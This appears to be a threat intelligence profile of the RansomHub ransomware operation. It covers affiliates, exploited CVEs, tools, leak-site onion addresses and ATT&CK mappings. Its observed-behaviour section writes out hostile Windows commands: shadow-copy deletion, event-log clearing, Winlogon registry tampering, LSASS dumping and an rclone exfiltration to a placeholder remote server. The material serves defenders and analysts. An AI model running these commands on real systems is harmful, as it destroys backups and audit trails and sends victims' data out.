



THREAT PROFILE:

# Ransomhub Ransomware



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# Executive Summary

## First Identified:

2024

## Operation style:

Ransomware-as-a-Service (RaaS), affiliates reportedly make 90% of ransom payments.

## Extortion method:

Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim’s sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

## Most frequently targeted industry:

- Industrials (Construction & Engineering)

## Most frequently targeted victim HQ region:

- North America

## Known Associations:

- Water Bakunawa
- Koley
- Nothcy
- Alphv Ransomware
- BianLian Ransomware
- Knight Ransomware
- Scattered Spider

### INITIAL ACCESS

Valid accounts, abuse remote services, vulnerability exploitation, social engineering (MITRE ATT&CK: T1078, T1133, T1190, T1566)

### PERSISTENCE

Valid accounts, manipulate accounts, abuse remote services, create accounts, boot or logon autostart execution (MITRE ATT&CK: T1078, T1098, T1133, T1136, T1547)

### LATERAL MOVEMENT

Abuse of remote services, vulnerability exploitation, lateral tool transfer (MITRE ATT&CK: T1021, T1210, T1570)

# Description

Ransomhub is a ransomware-as-a-service (RaaS) operation that was first identified in February 2024. The group has been assessed to be related to the Alphv ransomware group, likely due to multiple former Alphv affiliates being observed using the Ransomhub ransomware. Additionally, security researchers with Symantec reported that the Ransomhub and Knight ransomware operations share significant overlap of code. The overlap has been assessed to likely be due to the Knight ransomware source code being sold on cybercriminal forums after the Knight operators halted operations rather than a cooperative relationship between the two operations.

Ransomhub is written in Golang and C++, according to an advertisement on a dark-web forum. The post also stated the malware is obfuscated using abstract syntax tree (AST) and built daily, the ransomware operators take 10% commission from affiliates in the RaaS model, and the asymmetric algorithm is based on x25519 and the encryption algorithm is adjusted in AES256, ChaCha20, and XChaCha20. The ransomware supports targeting Windows, Linux, ESXi, and devices running on MIPS architectures.

Ransomhub initial access methods likely vary depending on the affiliate deploying the ransomware.

An incident reported in October 2024 included the use of Google Voice by the Ransomhub affiliate Scattered Spider to call the victim organization's IT help desk to have the password of a C-suite level executive. The changed password provided the affiliate with initial access to the victim environment that resulted in the deployment of the Ransomhub encryptor.

Ransomhub affiliates are offered 90% of ransom payments, with the core group taking a 10% commission.


Ransomhub does not allow affiliates to target organizations that have previously paid a ransom demand and non-profit organizations. Additionally, affiliates are prohibited from targeting organizations in the Commonwealth of Independent States (CIS), Cuba, North Korea, and China.

Two former Alphv affiliates, Notchy and Scattered Spider, have been linked to the Ransomhub operation. Scattered Spider was linked by the observation of STONESTOP and POORTRY in a Ransomhub cyberattack. Both STONESTOP and POORTRY have been previously linked to the Scattered Spider threat group. Notchy was likely to Ransomhub when the group posted Change Healthcare on their data leak site after the Alphv group reportedly pulled an exit scam after taking credit for the attack. It is widely believed that the Notchy affiliate took the stolen data to Ransomhub to re-extort the victim.

Ransomhub has quickly become the most active ransomware operation, surpassing LockBit who has remained the most active for the previous two years. This is likely due to the law enforcement actions against LockBit in early 2024 and encouraging affiliates to join with a 90/10 payment split. The more lucrative payment option has likely led to more sophisticated affiliates switching to the Ransomhub operation.


# Previous Targets: Ransomhub

Previous Industry Targets from 01 Feb 2024 to 31 Dec 2024



# Previous Targets: Ransomhub

Previous Victim HQ Regions from 01 Feb 2024 to 31 Dec 2024



# Data Leak Site: Ransomhub

**RansomHub** Home/ About/ Contact/

<p>██████████ <b>5D 21h 50m 56s</b></p> <p>Visits: 321 Data Size: 200gb Last View: 01-03 20:07:19</p> <p>2024-12-27 22:41:23</p>	<p>██████████ <b>5D 21h 50m 56s</b></p> <p>Visits: 277 Data Size: 200gb Last View: 01-03 20:07:22</p> <p>2024-12-27 22:39:11</p>	<p>██████████ <b>8D 21h 50m 56s</b></p> <p>Visits: 3233 Data Size: 1Tb Last View: 01-03 20:07:46</p> <p>2024-12-30 08:03:46</p>
<p>██████████ <b>6D 21h 50m 56s</b></p> <p>Visits: 942 Data Size: 28 GB Last View: 01-03 20:08:16</p> <p>2025-01-01 23:38:14</p>	<p>██████████ <b>3D 1h 50m 56s</b></p> <p>Visits: 1660 Data Size: 2TB Last View: 01-03 20:07:31</p> <p>2025-01-01 06:31:22</p>	<p>██████████ <b>21h 50m 56s</b></p> <p>Visits: 3402 Data Size: 378 GB Last View: 01-03 20:08:21</p> <p>2024-12-29 17:47:37</p>

*hxxp://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion  
hxxp://fpwwt67hm3mkt6hdavkfyqi42oo3vkaggvj4kxdr2ivsbzyka5yr2qd[.]onion/  
hxxp://ransomgxjnwmu5ceqwo2jrjssxpoicolmgismfpnslaixg3pgpe5qcad[.]onion/  
hxxp://mjmru3yz65o5szsp4rmkmh4adlezcpy5tqjjc4y5z6lozk3nnz2da2ad[.]onion  
hxxp://an2ce4pqpf2ipvba2djurxi5pnxxhu3uo7ackul6eafcundqtly7bhid[.]onion*

# Known Exploited Vulnerabilities

## [CVE-2017-0144 \(CVSS: 8.1\)](#)

RCE Vulnerability

Product Affected: Microsoft SMBv1

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## [CVE-2020-0787 \(CVSS: 7.8\)](#)

Improper Privilege Management Vulnerability

Product Affected: Microsoft Windows Background Intelligent Transfer Service (BITS)

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## [CVE-2023-22515 \(CVSS: 9.8\)](#)

Broken Access Control Vulnerability

Product Affected: Atlassian Confluence Data Center and Server

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## [CVE-2023-27532 \(CVSS: 7.5\)](#)

Missing Authentication for Critical Function Vulnerability

Product Affected: Veeam Backup & Replication Cloud Connect

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## [CVE-2023-27997 \(CVSS: 9.8\)](#)

Heap-Based Overflow Vulnerability

Product Affected: Fortinet FortiOS

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## [CVE-2023-3519 \(CVSS: 9.8\)](#)

RCE Vulnerability

Product Affected: Citrix NetScaler ADC and NetScaler Gateway

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## [CVE-2023-46604 \(CVSS: 9.8\)](#)

Deserialization of Untrusted Data Vulnerability

Product Affected: Apache ActiveMQ

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# Known Exploited Vulnerabilities

## [CVE-2023-46747](#) (CVSS: 9.8)

Authentication Bypass Vulnerability

Product Affected: F5 BIG-IP Configuration Utility

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## [CVE-2023-48788](#) (CVSS: 9.8)

SQL Injection Vulnerability

Product Affected: Fortinet FortiClient EMS

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## ZeroLogon ([CVE-2020-1472](#)) (CVSS: 10)

Privilege Escalation Vulnerability

Product Affected: Netlogon

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# Associations: Ransomhub

## Water Bakunawa

The name of the threat group behind the Ransomhub Ransomware used by Trend Micro.

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## Koley

The user profile on RAMP, a cybercriminal forum, that has previously advertised the Ransomhub RaaS operation.

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## Notchy

A former Alphv ransomware affiliate that has been assessed to be working with the Ransomhub ransomware operation.

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## Alphv Ransomware

Ransomhub's encryptor was analyzed by Forescout security researchers, who reported several similarities to the Alphv encryptor. Additionally, several lines of the ransom note appeared to be copied from the Alphv ransom note.

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## BianLian Ransomware

BianLian has been assessed to be likely using the Ransomhub ransomware RaaS program to encrypt victim environments after a decryptor was developed for the BianLian encryptor in 2023.

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## Doubleface Group

Security researchers have reported the Doubleface group is affiliated with the Ransomhub RaaS operation. The group operates on Telegram and X (formerly Twitter) and claims to conduct ransomware and website defacement attacks. The group refers to themselves as "Russian hacker group APT66".

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## Knight Ransomware

Security researchers reported that Ransomhub and Knight ransomware variants have a significant overlap in code. However, Knight's source code was sold on cybercriminal forums after the group halted operations; it is likely that the Ransomhub operators purchased the source code.

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# Associations: Ransomhub

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## Scattered Spider

Ransomhub incidents have been observed utilizing STONESTOP and POORTRY, tools that have been linked to the Scattered Spider ransomware affiliate group. There is an even chance that Scattered Spider moved to the Ransomhub operation after Alphv ransomware exited the landscape.

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# Known Tools: Ransomhub

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## Advanced Port Scanner

A free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.

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## Amazon S3 Buckets

A service that offers object storage through a web service interface, is often used to host tools and malware.

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## Angry IP Scanner

An open-source and cross-platform network scanner that has been used by threat actors to map victim networks and check the status of IP addresses.

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## AnyConnect

A software application that allows users to connect to a VPN and access private resources on a corporate network.

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## AnyDesk

A remote desktop application that provides remote access to computers and other devices.

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## AteraAgent

A remote monitoring and network discovery tool that provides a comprehensive security scan and complete view of all your end-user networks and devices.

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## bcdedit

A command line tool for managing Configuration Data; it can be used to create new stores, modify existing stores, and add boot menu options.

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## BITSAdmin

A command-line tool used to create, download, or upload jobs, and to monitor their progress.

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## cmd

A program used to execute commands on a Windows computer.

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## Cobalt Strike

A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

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## ConnectWise

Formerly ScreenConnect. A self-hosted remote desktop software application that can be used to remotely access victim environments.

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# Known Tools: Ransomhub

## CrackMapExec

An open-source tool that leverages Mimikatz to enable users to harvest credentials and move laterally through an Active Directory environment.

## EDRKillShifter

A tool designed to exploit vulnerable drivers, enhance persistence mechanisms, and disrupt security processes in real time.

## ExploitDB

A free, public database of exploits and security vulnerabilities. Threat actors have been reported to use ExploitDB to obtain proof-of-concepts (PoCs) for known vulnerabilities.

## GitHub

An internet hosting service for software development and version control that has been used by threat actors to host malware.

## gobfuscate

A tool that is used to obfuscate Golang-based binaries.

## Google Voice

A voice over IP (VoIP) server that allows users to make and receive calls, texts, and manage a voicemail. Ransomhub affiliates have been observed using this service to conduct phishing phone calls.

## iisreset.exe

A tool that restarts all IIS services, shutting down any active IIS worker processes in the process and killing them if they do not stop.

## IOBit Unlocker

A tool to unlock files/folders used by another program or user.

## Kerbrute

Kerberos Brute force and Exploitation Tool. It can be used to attack Kerberos authentication systems.

## LaZagne

An open-source application used to retrieve passwords stored on a local computer.

## LSASS

A Windows component that manages user authentication and security policies.

## Lumma Stealer

Ransomhub affiliates have been reported to purchase access from Initial Access Brokers (IABs) that then utilize Lumma Stealer malware to act as a downloader to deploy the ransomware encryptor.

# Known Tools: Ransomhub

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## MEGA

A cloud storage and file hosting service. Threat actors have been observed using the resource to host malware and/or exfiltrated data.

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## MetaSploit

A tool that can be used by threat actors to probe systematic vulnerabilities on networks and servers.

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## Microsoft Teams

A instant messaging app that has been reported in a Ransomhub incident to have been used to message the ransom note to the victim rather than drop a file.

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## Mimikatz

An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.

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## N-Able

A remote access tool that allows users to remotely access environments and has been used by malicious threat actors to remotely access victim environments.

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## netscan

A utility that scans within a subnet or IP range to check for devices.

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## ngrok

A tool that exposes local servers behind NATs and firewalls to the public internet over secure tunnels.

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## nmap

An open-source utility for network discovery; it runs on all major computer operating systems and includes multiple tools that can be used to transfer data, compare scan results, and generate packets.

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## Ntdsutil

A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).

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## POORTRY

A Windows driver that implements process termination and requires a userland utility to initiate the functionality.

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## PowerShell

A task automation and configuration management program that includes a command-line shell and the associated scripting language.

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# Known Tools: Ransomhub

<b>PsExec</b>	A utility tool that allows users to control a computer from a remote location.
<b>PuTTY</b>	A free and open-source terminal emulator, serial console and network file transfer application.
<b>Rclone</b>	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
<b>RDP</b>	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
<b>Remmina</b>	A RMM tool that allows threat actors to gain persistent access to victim networks.
<b>SecretServiceSecretStealer</b>	A PowerShell script that allows for the decryption of passwords stored within a Thycotic Secrete Server installation.
<b>Sliver</b>	An open source cross-platform adversary emulation/red team framework. It has been increasingly used by threat actors due to the number of tools available, including dynamic code generation, staged and stageless payloads, C2 server, and more.
<b>SMBExec</b>	A tool that focuses on using native windows functions/features for post exploitation and expanding access on a network after you gain some credentials for a local or domain account.
<b>SMB Spreader</b>	A tool used to deploy a specified ransomware executable over the affected system's local network.
<b>Splashtop</b>	A remote desktop application that allows users to remotely access their Windows, Mac, and Linux computers from any Windows, Mac, iOS, Android, and Chromebook device.
<b>STONESTOP</b>	A Windows userland utility that attempts to terminate processes by creating and loading a malicious driver, POORTRY.

# Known Tools: Ransomhub

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## TDSSKiller

A tool that can be used to remove rootkits. It can be used by threat actors to terminate and remove EDR software.

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## ToggleDefender

A batch script for Windows that can be executed to disable Windows Defender on a targeted system.

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## TOR

An open-source software for enabling anonymous communication, making it more difficult to trace a user's internet activity.

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## TOR Nodes

Ransomhub affiliates have been observed utilizing TOR nodes to establish user sessions to connect to the RDP service.

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## Veeamp

A custom Veeam password dumper written in Microsoft .NET - used to collect Veeam credentials.

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## VeraCrypt

A free open-source tool that encrypts files, partitions, and drives. Ransomware operators have been reported to use it to encrypt local data backup solutions.

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## vmtoolsd.exe

An executable that is used to delegate commands from the vCenter/ESXi server to individual virtual machines.

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## VssAdmin

A Windows service that allows taking manual or automatic backup copies of computer files or volumes.

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## wevutil

A command utility used primarily to register a provider on the computer and can be used to retrieve information about even logs and publishers.

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## Windows Task Manager

A tool that allows predefined actions to be automatically executed at pre-defined times or after specified time intervals.

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## WinSCP

A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.

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## Windscribe

A VPN service that have been observed being abused by Ransomhub affiliates to maintain persistence.

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# Known Tools: Ransomhub

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## WMIC

A utility that provides a command-line interface for Windows Management Instrumentation.

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## xcopy

A command used for copying multiple files or entire directory trees from one directory to another and for copying files across a network.

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# Observed Ransomhub Behaviors: Windows

<p><b>Persistence</b></p>	<pre>C:\Windows\System32\cmd.exe /C &lt;redacted&gt;\downloads\LogDel.bat attrib Default.rdp -s -h HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers C:\Windows\System32\cmd.exe /C &lt;redacted&gt;\Desktop\tdsskiller.bat REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d "exploer.exe" /f</pre>
<p><b>Privilege Escalation</b></p>	<pre>LogonUserW() API ImpersonateLoggedOnUser() API</pre>
<p><b>Defense Evasion</b></p>	<pre>cmd.exe /c iisreset.exe /stop cmd.exe /c vssadmin.exe Delete Shadows /all /quiet cmd.exe /c wevtutil cl application cmd.exe /c wevtutil cl security cmd.exe /c wevtutil cl system cmd.exe /c wmic.exe Shadowcopy Delete C:\Windows\tdsskiller.exe "-dcsvc "TMBMServer" -accepteula" C:\Program Files\VMware Tools\vmtoolsd.exe C:\Windows\system32\cmd.exe /c ""C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat"" @echo off REM Copy files from the share to the local C:\temp folder copy "\\temp\2JSqT5dzNXW.exe" "C:\temp" copy "\\temp\aSCGa.sys" "C:\temp" mkdir c:\temp REM Change directory to C:\temp cd /d C:\temp REM Run the copied .exe file start C:\temp\2JSqT5dzNXW.exe SetErrorMode() API attrib Default.rdp -s -h bcdedit /set {default} safeboot network cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1" cmd.exe /c "fsutil behavior set SymlinkEvaluation R2R:1" reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies" /f reg delete "HKCU\Software\Microsoft\WindowsSelfHost" /f reg delete "HKCU\Software\Policies" /f reg delete "HKLM\Software\Microsoft\Policies" /for</pre>

# Observed Ransomhub Behaviors: Windows

<p><b>Defense Evasion</b></p>	<pre>reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\PColicies" /f reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Windows Store\Windows Update" /f reg delete "HKLM\Software\Microsoft\WindowsSelfHost" /f reg delete "HKLM\Software\Policies" /f reg delete "HKLM\Software\WOW6432Node\Microsoft\Policies" /for reg delete "HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\ Policies" /f reg delete "HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\ Windows Store\Windows Update" /f</pre>
<p><b>Credential Access</b></p>	<pre>C:\Windows\System32\cmd.exe /C &lt;redacted&gt;\Downloads\232.bat &lt;redacted&gt;\Temp\lsass.DMP</pre>
<p><b>Discovery</b></p>	<pre>Process32FirstW() API Process32NextW() API GetLogicalDriveStringsW() API GetDriveTypeW() API FindFirstFileW() API FindNextFileW() API GetProcAddress() API NetUserEnum() API NetShareEnum() API &lt;redacted&gt;\Downloads\softportable_netscan\netscan.exe</pre>
<p><b>Command and Control</b></p>	<pre>C:\Windows\system32\cmd.exe /c C:\ProgramData\AnyDesk.exe</pre>
<p><b>Exfiltration</b></p>	<pre>rclone copy \\&lt;COMPROMISED_IP&gt;\i\$ &lt;REMOTE_SERVER&gt;: &lt;REMOTE_PATH&gt;\Users --include ".pdf" --include ".docx" --include ".sql" --max-age &lt;DATE&gt;</pre>
<p><b>Impact</b></p>	<pre>&lt;redacted&gt;\Downloads\amd64.exe -pass 5e9f842d111b08ea0d5a4700fda541105dff7d6b1e43305fa5ee3eab4dc d509</pre>

# Observed Ransomhub Behaviors: Windows

## Impact

```
powershell.exe -Command Powershell -Command "\"Get-CimInstance Win32_ShadowCopy | Remove-CimInstance\""  
powershell.exe -Command PowerShell -Command "\"Get-VM | Stop-VM -Force\""  
cmd.exe /c iisreset.exe /stop  
ControlService() API  
cmd.exe /c shutdown /r /f /t 0
```

# Observed Ransomhub Execution Options

<b>-disable-net</b>	Disable network before running.
<b>-host value</b>	Only process SMB hosts inside defined host.
<b>-only-local</b>	Only encrypt local disks.
<b>-pass string</b>	Pass
<b>-path value</b>	Only process files inside defined path.
<b>-safeboot</b>	Reboot in safe mode before running.
<b>-safeboot-instance</b>	Run as safe mode instance.
<b>-sleep int</b>	Sleep for a period of time to run.
<b>-verbose</b>	Log to console.

# MITRE ATT&CK® Mappings: Ransomhub

<b>Resource Development</b>	
T1588: Obtain Capabilities	.005: Exploits
T1650: Acquire Access	
<b>Initial Access</b>	
T1078: Valid Accounts	.002: Domain Accounts
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.004: Spearphishing Voice
<b>Execution</b>	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell .006: Python
T1569: System Services	.002: Service Execution
<b>Persistence</b>	
T1078: Valid Accounts	.002: Domain Accounts
T1098: Account Manipulation	
T1133: External Remote Services	

# MITRE ATT&CK® Mappings: Ransomhub

Persistence	
T1136: Create Account	.001: Local Account .002: Domain Account
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder
Privilege Escalation	
T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	.002: Domain Accounts
T1098: Account Manipulation	
T1134: Access Token Manipulation	.001: Token Impersonation/Theft
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
Defense Evasion	
T1027: Obfuscated Files or Information	.013: Encrypted/Encoded File
T1036: Masquerading	
T1070: Indicator Removal	.001: Clear Windows Event Logs .004: File Deletion
T1112: Modify Registry	
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification

# MITRE ATT&CK® Mappings: Ransomhub

Defense Evasion	
T1480: Execution Guardrails	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
T1562: Impair Defenses	.001: Disable or Modify Tools .006: Indicator Blocking .009: Safe Mode Boot
T1564: Hide Artifacts	.003: Hidden Window
Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .003: NTDS
T1110: Brute Force	.003: Password Spraying
T1555: Credentials from Password Stores	.005: Password Managers
Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1082: System Information Discovery	
T1083: File and Directory Discovery	



# MITRE ATT&CK® Mappings: Ransomhub

<b>Discovery</b>	
T1087: Account Discovery	.001: Local Account
T1135: Network Share Discovery	
<b>Lateral Movement</b>	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1210: Exploitation of Remote Services	
T1570: Lateral Movement	
<b>Collection</b>	
T1005: Data from Local System	
T1560: Archive Collected Data	
<b>Command and Control</b>	
T1105: Ingress Tool Transfer	
T1219: Remote Access Software	
<b>Exfiltration</b>	
T1041: Exfiltration Over C2 Channel	

# MITRE ATT&CK® Mappings: Ransomhub

Exfiltration	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol .003: Exfiltration Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1529: System Shutdown/Recovery	
T1657: Financial Theft	

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